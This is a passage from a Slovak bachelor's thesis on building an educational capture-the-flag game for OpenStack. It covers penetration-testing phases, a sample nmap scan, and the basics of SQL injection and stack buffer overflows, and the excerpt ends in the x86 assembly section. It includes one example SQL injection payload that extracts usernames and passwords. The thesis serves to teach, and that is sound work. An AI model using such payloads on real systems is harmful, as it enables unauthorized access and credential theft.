
# VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

## FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

## ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS


# KYBERNETICKÁ HRA PRO PLATFORMU OPENSTACK

CYBER GAME FOR THE OPENSTACK PLATFORM

BAKALÁŘSKÁ PRÁCE

BACHELOR'S THESIS


AUTOR PRÁCE — Patrik Píš

AUTHOR

VEDOUCÍ PRÁCE — Ing. Zdeněk Martinásek, Ph.D.

SUPERVISOR



BRNO 2022

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

# Bakalářská práce

bakalářský studijní program **Informační bezpečnost**

Ústav telekomunikací

***Student:*** Patrik Píš ***ID:*** 219269

***Ročník:*** 3 ***Akademický rok:*** 2021/22

**NÁZEV TÉMATU:**

## Kybernetická hra pro platformu OpenStack

**POKYNY PRO VYPRACOVÁNÍ:**

Téma bakalářské práce je zaměřeno na problematiku etického hackingu a penetračních testů. Hlavním cílem práce je navrhnout a implementovat hru, která se zaměřuje na kombinaci různých typů využití zranitelností a prezentuje je srozumitelnou a zároveň zábavnou formou pro studenty. Navržená a implementovaná hra musí obsahovat dobrodružný příběh a integrovat různé průmyslové zařízení (př. robot s kamerou, robotická ruka, maják aj.). Implementovaná hra musí být kompatibilní s kybernetickou arénou využívající platformu OpenStack. V teoretické části práce podrobně popište vybrané zranitelnosti a technologie využité ve hře. Funkčnost implementované hry otestujte v kybernetické aréně pro různý počet hráčů.

**DOPORUČENÁ LITERATURA:**

[1] DAMODARAN, Suresh K.; COURETAS, Jerry M. Cyber modeling & simulation for cyber-range events. In: Proceedings of the Conference on Summer Computer Simulation. 2015. p. 1-8

[2] VYKOPAL, Jan, et al. Lessons learned from complex hands-on defence exercises in a cyber range. In: 2017 IEEE Frontiers in Education Conference (FIE). IEEE, 2017. p. 1-8.

***Termín zadání:*** 7.2.2022 ***Termín odevzdání:*** 31.5.2022

***Vedoucí práce:*** Ing. Zdeněk Martinásek, Ph.D.

**doc. Ing. Jan Hajný, Ph.D.**
předseda rady studijního programu

## ABSTRAKT

Predložená bakalárska práca sa zaoberá problematikou penetračného testovania a etického hackovania s primárnym zameratím na binárnu exploitáciu. Hlavným cieľom bolo navrhnúť a implementovať hru zameranú na kombináciu zneužitia rôznych typov zraniteľností a prezentovať ich študentom zrozumieteľnou a zároveň zábavnou formou. Teoretická časť sa zoberá problematikou penetračného testovania a popisuje do hĺbky použité zraniteľnosti a technológie, ktoré bolo potrebné na realizáciu kybernetickej hry použiť. Praktická časť sa venuje vlastnému návrhu a implementácii kybernetickej hry v prostredí OpenStack a kybernetickej arény. Praktická časť ďalej popisuje vývoj zraniteľných aplikácii a zamýšľanú metodológiu a postup ich zneužitia. Vzhľadom na charakter hry bolo nutné implementovať niekoľko protekčných mechanizmov zabezpečujúcich plynulý priebeh kybernetickej hry, ktorých popis sa nachádza v praktckej časti bakalárskej práce.



## KĽÚČOVÉ SLOVÁ

binárna exploitácia, Buffer Overflow, Debian, etický hacking Kali Linux, Kybernetická aréna, OpenStack, penetračné testovanie, reverzný shell, SQL injection, virualizácia



## ABSTRACT

This bachelor's thesis presents matters of penetration testing and ethical hacking with primary focus on binary exploitation. The main goal of this bachelor's thesis was to design and implement a cyber game which focuses on combining various exploitation techniques and presenting them in educative and engaging way. The theoretical part of this thesis concentrates on penetration testing methodology and provides a detailed analysis of a given vulnerability's mechanics and technologies that were crucial for the game's development. Practical part of this thesis consists of a detailed description of the game's design and implementation to OpenStack and cyber arena platforms. Additionally, the practical part of this thesis focuses on development of vulnerable applications, methodology and steps necessary for their successful exploitation. Due to the character of cyber game, a few protection mechanisms were necessary to deploy, and their description takes place in practical part of this bachelor's thesis as well.



## KEYWORDS

binary exploitation, Buffer Overflow, Cyber arena, Debian, ethical hacking, Kali Linux, OpenStack, penetration testing, reverse shell, SQL injection, virtualization



Vysadené pomocou balíčku `thesis` verzie 4.07; `http://latex.feec.vutbr.cz`

PÍŠ, Patrik. *Kybernetická hra pre platformu OpenStack*. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2021, 95 s. Bakalárska práca. Vedúci práce: Ing. Zdeněk Martinásek, Ph.D.

# Vyhlásenie autora o pôvodnosti diela

| | |
|---|---|
| **Meno a priezvisko autora:** | Patrik Píš |
| **VUT ID autora:** | 219269 |
| **Typ práce:** | Bakalárska práca |
| **Akademický rok:** | 2021/22 |
| **Téma závěrečnej práce:** | Kybernetická hra pre platformu OpenStack |

Vyhlasujem, že svoju záverečnú prácu som vypracoval samostatne pod vedením vedúcej/cého záverečnej práce, s využitím odbornej literatúry a ďalších informačných zdrojov, ktoré sú všetky citované v práci a uvedené v zozname literatúry na konci práce.

Ako autor uvedenej záverečnej práce ďalej vyhlasujem, že v súvislosti s vytvorením tejto záverečnej práce som neporušil autorské práva tretích osôb, najmä som nezasiahol nedovoleným spôsobom do cudzích autorských práv osobnostných a/alebo majetkových a som si plne vedomý následkov porušenia ustanovenia § 11 a nasledujúcich autorského zákona Českej republiky č. 121/2000 Sb., o práve autorskom, o právach súvisiacich s právom autorským a o zmene niektorých zákonov (autorský zákon), v znení neskorších predpisov, vrátane možných trestnoprávnych dôsledkov vyplývajúcich z ustanovenia časti druhej, hlavy VI. diel 4 Trestného zákonníka Českej republiky č. 40/2009 Sb.

Brno ..... .....

podpis autora*

*Autor podpisuje iba v tlačenej verzii.

# POĎAKOVANIE

Rád by som poďakoval vedúcemu bakalárskej práce pánovi Ing. Zdeňkovi Martináskovi, Ph.D. za odborné vedenie, prínosné konzultácie, trpezlivosť a vecné návrhy k práci. Chcel by som poďakovať aj pánovi Ing. Tomášovi Stodůlkovi a Willimu Lazarovovi za pomoc pri riešení problémov s prostedím OpenStack a s Kybernetickou arénou a všetkým, ktorí sa zúčastnili záverečného testovania za ich trpezlivosť a nápomocnú spätú väzbu.

Tato práce vznikla jako součást klíčové aktivity KA6 - Individuální výuka a zapojení studentů bakalářských a magisterských studijních programů do výzkumu v rámci projektu OP VVV Vytvoření double-degree doktorského studijního programu Elektronika a informační technologie a vytvoření doktorského studijního programu Informační bezpečnost, reg. č. CZ.02.2.69/0.0/0.0/16_018/0002575.

EVROPSKÁ UNIE
Evropské strukturální a investiční fondy
Operační program Výzkum, vývoj a vzdělávání

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

Projekt je spolufinancován Evropskou unií.

# Obsah

# Zoznam obrázkov

# Zoznam výpisov

# Úvod

Rýchlosť vývoja informačných technológii každým rokom rapídne stúpa. Implementácia aplikácii, protokolov a služieb je každým rokom komplikovanejšia a náročnejšia. Komplexnosť daného komponentu môže poskytnúť užívateľovi rozsiahlu funkcionalitu, jednoduchú a bezstarostnú obsluhu, avšak skrytou nevýhodou je veľký priestor pre chyby vývojárov, systémových administrátorov či samotných užívateľov. Informačná bezpečnosť má dve stránky a to technickú a ľudskú. V dnešnej dobe existuje veľké množstvo nástrojov, manuálov a doporučení, ktoré umožňujú kvalitné zabezpečenie systémov po technickej stránke. Na druhej strane, veľké množstvo ľudí tieto nástroje, manuály a odporúčania neimplementuje. Chýbajúca implementácia bezpečnostných prvkov môže prameniť z viacerých dôvodov akými sú napr. nevedomosť či prosté ignorovanie problému kvôli technickej a časovej náročnosti implementácie. Častokrát je to práve ľudská stránka, ktorá umožní útočníkom úspešnú kompromitáciu cieľového systému.

Táto bakalárska práca je zameraná na predstavenie metodológie penetračného testovanie a zneužívania rôznych zraniteľností aplikácií formou kybernetickej hry *Capture The Flag* (CTF), spojenou s príbehom, ktorý študenta sprevádza danou problematikou zábavnou formou.

V prvej kapitole bude predstavená metodológia penetračného testovania. Druhá kapitola predstaví jednotlivé zraniteľnosti, ktoré sa na cieľových systémoch nachádzajú a postupy ich odhaľovania a zneužitia. V tretej kapitole budú predstavené technológie, ktoré sú nevyhnutné na realizáciu kybernetickej hry. Štvrtá kapitola je venovaná vlastnému návrhu kybernetickej hry, kde je predstavená exploitačná cesta a postupy, ktoré boli potrebné na jej vytvorenie.

Cieľom tejto bakalárskej práce je navrhnúť kybernetickú hru v oblasti penetračného testovania a priblížiť princípy binárnej exploitácie zábavnou formou a prípadne študenta oboznámiť s novými technikami zneužitia zraniteľností a rôznymi postupmi, ktoré sú neodlučiteľnou súčasťou penetračného testovania. Pokiaľ sa študent v určitom kroku kybernetickej hry nebude schopný posunúť ďalej, budú pre neho dostupné nápovede, ktorých počet bude závislý na obtiažnosti danej zraniteľnosti.

# 1 Penetračné testovanie

Penetračné testovanie je podmnožinou *etického hackovania*. Je to proces zahrňujúci množinu metód a procedúr, ktorých cieľom je otestovať bezpečnosť testovaného systému. Hlavným cieľom penetračného testu je odhaliť zraniteľnosti v systéme danej organizácie a overiť, či ich zneužitie potenciálnym útočníkom vedie k získaniu neautorizovaného prístupu k aktívam spoločnosti.

Mnohokrát je penetračné testovanie pomýlené so skenovaním zraniteľností. Medzi týmito dvoma pojmami je v skutočnosti niekoľko závažných rozdielov. Cieľom skenovania zraniteľností je odhaliť všetky zraniteľnosti skenovanej infraštruktúry a poskytnúť o nich objednávateľovi záverečnú správu. Pri penetračnom testovaní, na rozdiel od skenovania zraniteľností, je nutné útočníka simulovať a zistiť, či daná zraniteľnosť skutočne vedie k úspešnej exploitácii[1]. Záverečná správa obsahuje popis a postup exploitácie nájdených zraniteľností.

Penetračné testovanie je pre spoločnosti veľmi prospešné, nakoľko kybernetický útok môže veľkým firmám priniesť stratu miliónov českých korún. Finančná ujma však nie je pre firmu jediná hrozba. Pri úniku citlivých údajov ako emaily, heslá, fotografie a pod. môže firma stratiť dobrú reputáciu a tak aj súčasných a potenciálnych zákazníkov v budúcnosti. Mnoho vedení firiem si tieto dopady neuvedomuje resp. neprikladá im príliš veľkú váhu a na zabezpečenie svojej firemnej infraštruktúry nealokuje dostatočné zdroje. Medzi tieto firmy patria aj prvky kritickej infraštruktúry Českej Republiky, orgány zabezpečujúce významné siete a pod. Vláda preto vytvorila zákon o kybernetickej bezpečnosti, ktorý stanovuje povinné subjekty a ich povinnosti. Tieto subjekty musia spĺňať určité štandardy a vykonávať pravidelné audity. Technológie sa stále vyvíjajú a s nimi aj zručnosti útočníkov, preto je nutné penetračné testy vykonávať pravidelne. Informácie v tejto kapitole boli čerpané z knihy *Ethical hacking and penetration testing guide*[1].

## 1.1 Kategórie penetračných testov

### Black box

Penetračný test s označením *black box* je test, pri ktorom má firma zabezpečujúca penetračný test malé alebo žiadne informácie o cieľovom systéme. V prípade penetračného testu siete nie sú poskytnuté informácie o *demilitarizovnej zóne*[2], operačných systémoch na pracovných staniciach a serveroch, zdrojové kódy webových

[1] Exploitáciou sa rozumie úspešne zneužitie danej zraniteľnosti.

[2] Demilitarizovaná zóna je fyzická alebo logická podsieť obsahujúca prvky, ktoré sú vystavené do nedôveryhodnej siete akou je napríklad Internet.

aplikácii a podobne. Jediná vec, ktorá je testerom poskytnutá je rozsah IP adries, ktoré je potrebné otestovať. Tento scenár je najčastejší pri vykonávaní externého penetračného testu.

### White box

Penetračný test s označením *white box* je test, ktorý je presným opakom testu *black box*. Informácie o využívaných službách, operačných systémoch, aplikáciách a ich verziách sú pred začatím penetačného testu testerom známe. V prípade webovej aplikácie je dostupný zdojový kód, umožňujúci statickú a dynamickú analýzu. *White box* testy sú najčastejšie pri internom penetračnom testovaní.

### Grey box

Penetračný test s označením *grey box* je test, ktorý je akousi kombináciou *white box* a *black box* testu, kedy sú testerom predané len niektoré informácie ako napr. názov služby či aplikácie. Nie sú dostupné informácie o ich verziách a konfigurácii.

## 1.2 Typy penetračných testov

### Penetračný test siete

Pri sieťovom penetračnom teste je hlavnou úlohou odhaliť potenciálne zraniteľnosti a hrozby celej sieťovej infraštruktúry. Tento druh penetračného testu je rozdelený do dvoch kategórii a to *interný* a *externý* penetračný test.

Pri *externom* penetračnom teste sú testované verejné IP adresy. Počas *interného* penetračného testu na rozdiel od externého sú penetrační testeri súčasťou internej siete či už prostredníctvom prístupu pomocou VPN alebo fyzickej prítomnosti v priestoroch spoločnosti, voči ktorej je penetračný test vykonávaný.

### Penetračný test webovej aplikácie

Penetračný test webovej aplikácie je veľmi populárnou podmnožinou penetračného testovania, kedy jedinou objektívou testu je kompromitácia práve webovej aplikácie. Webové aplikácie často pracujú s citlivými údajmi ako napr. čísla kreditných kariet, užívateľské mená a heslá a na ich uchovávanie a manipuláciu používajú relačné databázové systémy ako napr. MySQL. Pre prevádzkovateľa je potrebné zaistiť dôvernosť uchovávaných informácii a práve penetračný test webovej aplikácie môže potenciálne hrozby eliminovať.

### Penetračný test mobilnej aplikácie

Podobne ako pri webových aplikáciách, mobilné aplikácie často pracujú s citlivými údajmi a je v záujme spoločnosti, ktorá aplikáciu vyvíja ich chrániť. Aplikácia môže byť určená pre zákazníkov ale aj zamestnancov danej spoločnosti čo útočníkom môže priniesť ďalší priestor na útok.

### Sociálne inžinierstvo

Sociálne inžinierstvo je často súčasťou penetračného testu siete, kedy si objednávateľ vyžiada útoky na svojich zamestnancov. Tieto útoky používajú rôzne techniky psychologického či technického charakteru ako napr. *spear phishing* alebo obyčajný rozhovor, pomocou ktorého obeť zmanipulujú tak, aby prezradila informácie bez svojho vedomia.

### Fyzický penetračný test

Pri fyzickom penetračnom teste sa priamo testuje fyzické zabezpečenie perimetra stráženého objektu. Testujú sa prvky ako zámky, biometrické čítačky, RFID karty a rôzne prvky poplachových zabezpečovacích systémov. Hlavnou objektívou fyzického penetračného testu je prekonať zabezpečenie perimetra a tak získať neautorizovaný prístup k fyzickým aktívam spoločnosti.

## 1.3 Metodológia

Penetračný test sa skladá z niekoľkých častí nadväzujúcich na seba. V rámci penetračného testu môžu byť dosiahnuté všetky, avšak nie je to pravidlom, pretože cieľový systém môže byť dostatočne chránený. Jednotlivé fázy penetračného testu sú v rôznych literatúrach uvádzané rôzne, avšak konečný cieľ je stále rovnaký. Jednotlivé fázy penetračného testu sa môžu počas exploitácie niekoľko krát zopakovať. Medzi fázy penetračného testu môžu patriť nasledovné:

- Aktívny a pasívny zber informácii
- Enumerácia
- Získanie prístupu
- Post-exploitačná enumerácia
- Laterálny pohyb a eskalácia privilégií
- Perzistencia
- Záverečná správa

### 1.3.1 Zber informácii

#### Pasívny zber informácii

Pasívny zber informácii, tiež známy ako *Open-source Intelligence* (OSINT), je proces zbierania verejne dostupných informácii o cieli bez akejkoľvek priamej interakcie s cieľovým systémom. Na zber informácii sa využívajú napr. vyhľadávacie služby (Google, DuckDuckGo a pod.), sociálne médiá (Instagram, Facebook, LinkedIn a pod.) a webové stránky cielenej spoločnosti. Tieto zdroje môžu poskytnúť nie len emailové adresy, doménové mená spoločnosti a pod. ale aj osobné informácie o zamestnancoch ako ich záľuby a vzťahy, ktoré môžu byť neskôr využité na vytvorenie psychologického profilu a nájdenie tvz. „ľahkej koristi“ pre *spear phishingový*[3] útok a iné *client-side*[4] útoky.

#### Aktívny zber informácii

Aktívny zber informácii je proces zbierania informácii, kedy dochádza k priamej interakcii s cieľovým systémom. Jedná sa o zisťovanie informácii o použitých operačných systémoch, otvorených portoch a službách, ktoré na nich bežia. Aktívny zber informácii však zanecháva v systéme svoju stopu a často je ľahko detegovaný systémami ako IDS, IPS či firewall.

Veľkou súčasťou aktívneho zberu informácii je skenovanie cieľového systému. Na skenovanie siete a zraniteľností existuje celá rada nástrojov a medzi najznámejšie patria *Nessus*, *Nmap* či *Massscan*. Hlavnou úlohou skenovania je odhaliť otvorené porty na cieľovom zariadení, identifikovať služby, domény, verzie aplikácii a ich konfiguráciu. Tieto akcie neskôr vedú k identifikovaniu a vyhodnoteniu zraniteľností a následnej exploitácii cieľového systému.

[3]Spear phishingom sa rozumie útok na človeka prostredníctvom emailovej komunikácie, kde danej osobe príde email, v ktorom sa nachádza link alebo súbor so škodlivým kódom. Oproti klasickému phishingu je tento útok cielený na konkrétnu osobu a daný škodlivý email je tvorený podľa osobnostného profilu tejto osoby.

[4]Client-side útokmi sa označujú tie útoky, pri ktorý je pre úspešnú exploitáciu potrebná priama interakcia s osobou, voči ktorej je útok iniciovaný. Môže sa jednať napr. o dokument Microsoft Word, ktorý musí daná osoba otvoriť pre spustenie škodlivého kódu.

```
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
135/tcp  open  msrpc        Microsoft Windows RPC
443/tcp  open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6379/tcp open  redis        Redis key-value store
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Obr. 1.1: Výstup skenu nástroja `nmap` s použitím NSE

### 1.3.2 Získanie prístupu

Získanie iniciálneho prístupu je kritickým bodom penetračného testu, pretože priamo ukazuje, že nájdená zraniteľnosť nie je len falošne pozitívnym nálezom, ale je skutočne možné ju zneužiť a vniknúť tak do cieľového systému. Od tohto momentu v rámci penetračného testu začína byť táto problematika veľmi komplexná. Aj keď existujú postupy a automatizované testy, každý systém je jedinečný a je potrebný manuálny postup. Nasledujú fázy ako post-exploitačná enumerácia, laterálny pohyb a eskalácia privilégií, pretože v moment získania prístupu boli odhalené ďalšie informácie o cieľovom systéme, ktoré je potrebné vyhodnotiť a prípadne použiť pri ďalších fázach penetračného testu.

### 1.3.3 Post-exploitačná enumerácia

Post-exploitačná enumerácia využíva nové privilégiá k odhaleniu informácii, ktoré do tejto fázy nebolo možné nikde získať. Jedná sa o informácie ako napr. konfigurácia sieťových adaptérov či procesy a ich oprávnenia, ktoré bežia na cieľovom systéme. Prítomnosť sieťového adaptéra do internej siete je informácia, ktorá vedie k ďalšiemu skenovaniu využitím techník ako napr. *port forwarding*.

### 1.3.4 Laterálny pohyb a eskalácia privilégii

Laterálny pohyb a eskalácia privilégii sú vo svojej podstate veľmi podobné procesy. Pri oboch je hlavnou podstatou zneužiť novo získané informácie z fázy post-exploitačnej enumerácie. Medzi najdôležitejšie informácie patria nasledovné:

- Konfigurácia sieťových adaptérov, firewallu či SSH
- Politika hesiel
- Sudo oprávnenia užívateľov
- Procesy, ktoré bežia na cieľovom systéme
- Plánované úlohy
- Práva užívateľov v súborovom systéme
- a mnoho ďalších

#### Laterálny pohyb

Laterálny pohyb je proces, kedy dochádza k zneužitiu nájdených informácii v rámci post-exploitačnej enumerácie. Jedná sa o informácie ako heslá v konfiguračných súboroch, databázach či v *cache* webových prehliadačoch a iných procesoch. Zneužité môžu byť aj sudo oprávnenia v kontexte iného užívateľa na aktuálnej pracovnej stanici (nie root alebo administrátor) na software, ktorý umožňuje eskaláciu privilégií. [2]

Jednou z podstatných možností zneužitia týchto informácii je možnosť predstierať svoju identitu a vydávať sa za osobu, ktorej prihlasovacie údaje sú v moci útočníkov a prihlásiť sa na inú pracovnú stanicu v rámci internej siete. Tieto praktiky sú často súčasťou penetračných testov sieťových infraštruktúr, ktoré implementujú *Active Directory*.

#### Eskalácia privilégií

Eskaláciou privilégií sa rozumie proces, kedy dochádza ku kompromitácii užívateľských účtov s vysokými privilégiami ako napr. *administrátor* či *root* na danej pracovnej stanici. Eskalácia privilégií na lokálnej stanici môže často viesť ku kompromitácii celej infraštruktúry.

# 2 Zraniteľnosti implementované v kybernetickej hre

## 2.1 SQL Injection

SQL Injection je jedným z častých vektorov útoku na systémy využívajúce relačné databázové systémy. Zraniteľnosť je spôsobená neošetreným užívateľským vstupom, ktorý je vkladaný do SQL príkazov a následne predaný databáze na vykonanie. Zraniteľnosť sa často vyskytuje vo webových ale aj desktopových aplikáciách.

### 2.1.1 SQL

SQL databáza je vyhľadávací systém, fungujúci na základe vybavovania jednotlivých príkazov jazyka SQL, ktoré majú schopnosť pridávať, mazať či upravovať prvky v tabuľkách databázy. Tabuľky obsahujú riadky a stĺpce, ktoré obsahujú dáta, prípadne ich identifikátory. Jazyk SQL používa niekoľko príkazov na manipuláciu dát. Medzi tieto príkazy patria nasledovné:

- CREATE - Vytvorí novú databázu, tabuľku či iný objekt v databáze.
- ALTER - Modifikuje danú databázu, tabuľku či iný objekt v databáze.
- DROP - Maže tabuľku v databáze.
- SELECT - Vyberá dáta z databázy.
- INSERT - Vkladá dáta do databázy.
- UPDATE - Aktualizuje dáta v databáze.
- DELETE - Maže dáta v databáze.

K jednotlivým príkazom je možné pridávať podmienky, na základe ktorých bude databáza filtrovať nájdené výsledky daného príkazu. Kľúčové slovo WHERE určuje podmienku, ktorá musí byť pri vracaní výsledkov z databázy splnená. Výpis 2.1 obsahuje ukážku SQL príkazu, ktorý má vrátiť cenu, materiál a dostupnosť daného nábytku na sklade. Výstup je filtrovaný na základne názvu nábytku.[3][4]

```
SELECT price, material, avaliability
FROM Furniture
WHERE name='Yellow desk'
```

Výpis 2.1: Filtrovanie výberu prvkov z databázy

Je to práve klauzula WHERE, na ktorú sú často vedené útoky typu *SQL injection*. Užívateľské vstupy z aplikácii sú často vkladané do SQL príkazu z dôvodu filtrovania výsledkov daného príkazu. Pri nedostatočnom ošetrení užívateľského vstupu

môže dôjsť k úprave znenia príkazu a útočník môže obísť autentizáciu alebo exfiltrovať dáta z tabuliek databázy.

### 2.1.2 Zneužitie zraniteľnosti

Zneužitie zraniteľnosti *SQL injection* spočíva v zadaní užívateľského vstupu, ktorý obsahuje SQL syntax. Táto syntax sa pri spracovaní užívateľského vstupu vloží do SQL príkazu a zmení jeho znenie. Ako príklad je možné použiť SQL príkaz z výpisu 2.1 uvedeného vyššie s tým, že ako meno nábytku bude zadaný nasledujúci reťazec.

```
' UNION SELECT username, password FROM Users #
```

Výpis 2.2: Názov nábytku obsahujúci SQL syntax

Meno nábytku ostáva prázdne práve kvôli jednoduchému apostrofu na začiatku reťazca. Príkazom UNION útočník vyvára nový, nadväzujúci príkaz a na koniec útočníkom zadaného reťazca je vložený znak reprezentujúci komentár v jazyku SQL[1]. Znak komentára zabezpečí, že akýkoľvek príkaz nachádzajúci sa za útočníkom zadaným reťazcom, nebude brané do úvahy pri exekúcii SQL príkazu. Celkové znenie príkazu sa zmení nasledovne. [5]

```
SELECT price,material,avaliability
FROM Furniture
WHERE name=''
UNION SELECT username,password FROM Users #
```

Obr. 2.1: Príklad zneužitia zraniteľnosti SQL injection

Útočník je týmto spôsobom schopný exfiltrovať dáta z tabuliek databázy a použiť ich na ďalší útok. Druhov útoku je niekoľko a delia sa do nasledovných kategórii:

- UNION based
- ERROR based
- TIME based
- BOOLEAN based [6]

Praktická ukážka zraniteľnosti *SQL injection* bude demonštrovaná v rámci príslušnej úlohy kybernetickej hry v praktickej časti bakalárskej práce.

[1] Znak „#“ je jeden z možných označení začiatku komentára a závisí na konkrétnom SQL servery.

## 2.2 Stack-based Buffer Overflow


Buffer overflow je zraniteľnosť, ktorá umožňuje útočníkovi zapísať ľubovoľné dáta na zásobník bežiacej aplikácie, zmeniť tok exekúcie programu a vykonávať tak ľubovoľný kód v kontexte aplikácie, na ktorú útočí. Realizácia tohto útoku spočíva v poskytnutí špeciálne upraveného užívateľského vstupu útočníkom, ktorého veľkosť prekračuje veľkosť alokovaného bufferu programovej premennej použitej na uchovanie užívateľom zadanej hodnoty do pamäte procesu. Útočník je schopný na základe operačných kódov nájsť špecifickú *assembly* inštrukciu, ktorá presmeruje tok exekúcie programu na miesto v pamäti procesu, kde sa nachádza jeho vlastný, škodlivý kód.

### 2.2.1 Architektúra Intel x86

Intel x86 je rodina architektúr inštrukčných sád procesorov založená na mikroprocesore Intel 8086. Jedná sa o 32 bitový systém, kde všetky registre, pamäťové zbernice a dátové zbernice pracujú s hodnotami a adresami o dĺžke 32 bitov. 32 bitová architektúra prichádza s obmedzením maximálnej adresovateľnej pamäti na $2^{32}$ bitov čo znamená maximálnu kapacitu pamäte RAM 4 GB. Pri popise útoku na zraniteľnosť *Buffer Overflow* v nasledujúcich kapitolách bude použitá práve architektúra x86. [7]

### 2.2.2 Operačná pamäť procesu

Po spustení binárneho súboru, je špeciálnym spôsobom alokovaná pamäť v rámci rozsahu adresného priestoru daného systému. Pamäť je rozdelená na priestor pre užívateľský režim a na režim jadra (kernel). V prípade, že systém disponuje 4 GB RAM budú napr. 3 GB k dispozícii pre užívateľský režim a 1 GB pre kernel.




Obr. 2.2: Príklad rozloženia adresného priestoru medzi užívateľský režim a kernel

Adresný priestor užívateľského režimu v príklade uvedenom na obrázku 2.2, začína na adrese 0x00000000, končí na 0xBFFFFFFF a je využívaný užívateľskými procesmi. Adresný priestor režimu jadra začína na adrese 0xC0000000, končí na adrese 0xFFFFFFFF (najvyššia možná adresa v 32 bitovom systéme) a je rezervovaný pre procesy, ktoré využíva jadro pre beh operačného systému. [8]

### 2.2.3 Zásobník

Pri behu programu jednotlivé vlákna spúšťajú kód zo samotného binárneho súboru alebo z dynamicky linkovanej knižnice[2]. Vlákno počas svojho behu potrebuje určitý priestor pre rôzne dáta, ktoré sú súčasťou behu daného programu. Medzi tieto dáta patria parametre volaných funkcii, lokálne premenné a iné dáta zabezpečujúce správny chod aplikácie. Časť adresného priestoru pamäte, ktorá sa alokuje práve pre vyššie uvedené potreby programu sa nazýva *zásobník*.

Zásobník je dátová štruktúra typu *Last In First Out* (LIFO) a typicky sa nachádza vo vyššom adresnom priestore pod priestorom určeným pre kernel. V architektúre x86 zásobník rastie smerom nadol do nižších adries. Dáta, ktoré je potrebné uložiť na zásobník sú vsunuté do zásobníka a môžu byť zo zásobníka odobrané. Dáta, ktoré boli vsunuté do zásobníka ako posledné, budú zo zásobníka odobrané ako prvé. Architektúra x86 má pre manipuláciu s hodnotami na zásobníku implementované dedikované *assembly* inštrukcie *PUSH* a *POP*[9]

```
push 0xdeadbeef   ; vloží hodnotu 0xdeadbeef na zásobník
pop  eax          ; register EAX získa hodnotu 0xdeadbeef
```

Výpis 2.3: Ukážka *assembly* inštrukcií PUSH a POP

#### Návrat toku exekúcie a stack frame

Pokiaľ sa v danom vlákne volajú funkcie, tieto funkcie musia vedieť adresu, na ktorú je nutné sa po vykonaní kódu funkcie vrátiť, aby bol zachovaný tok exekúcie programového kódu. Návratová hodnota spolu s parametrami volanej funkcie a lokálnymi premennými sa ukladajú na zásobník. Táto kolekcia dát je asociovaná len s jedným volaním funkcie a časť zásobníka, kde sa táto kolekcia ukladá sa nazýva *stack frame*.[10]

[2] *Dynamically linked librariy* v systémoch Windows a *Shared Object* v systémoch typu UNIX.

| Stack frame daného vlákna | |
|---|---|
| Adresa návratu volanej funkcie: | 0x56556210 |
| Parameter č. 1 volanej funkcie: | 0x00000005 |
| Parameter č. 2 volanej funkcie: | 0x00000003 |
| Parameter č. 3 volanej funkcie: | 0x00002555 |

Obr. 2.3: Príklad *stack frame*

### 2.2.4 Jazyk Assembly, endianita a operačné kódy

Hlavným cieľom kapitoly Stack-based Buffer Overflow je predstaviť zraniteľnosť *Buffer overflow*, a súčasti mechanizmu exekúcie binárnych súborov, ktoré sú pre útok na túto zraniteľnosť relevantné. Problematika jazyka *assembly* a exekúcie binárnych súborov a ich rozbor do hĺbky, je nad rámec tejto bakalárskej práce, avšak pre pochopenie mechanizmu zraniteľnosti je určitá znalosť týchto oblastí nevyhnutná.

#### Jazyk Assembly

*Assembly* je nízkoúrovňový programovací jazyk, ktorý bol navrhnutý pre priamu prácu s hardvérom počítača. Každá rodina procesorov má definovanú vlastnú sadu inštrukcii, vykonávajúcich požadované úlohy. Nasledujúci text bude zameraný na architektúru x86.[11]

#### Základná inštrukčná sada architektúry x86

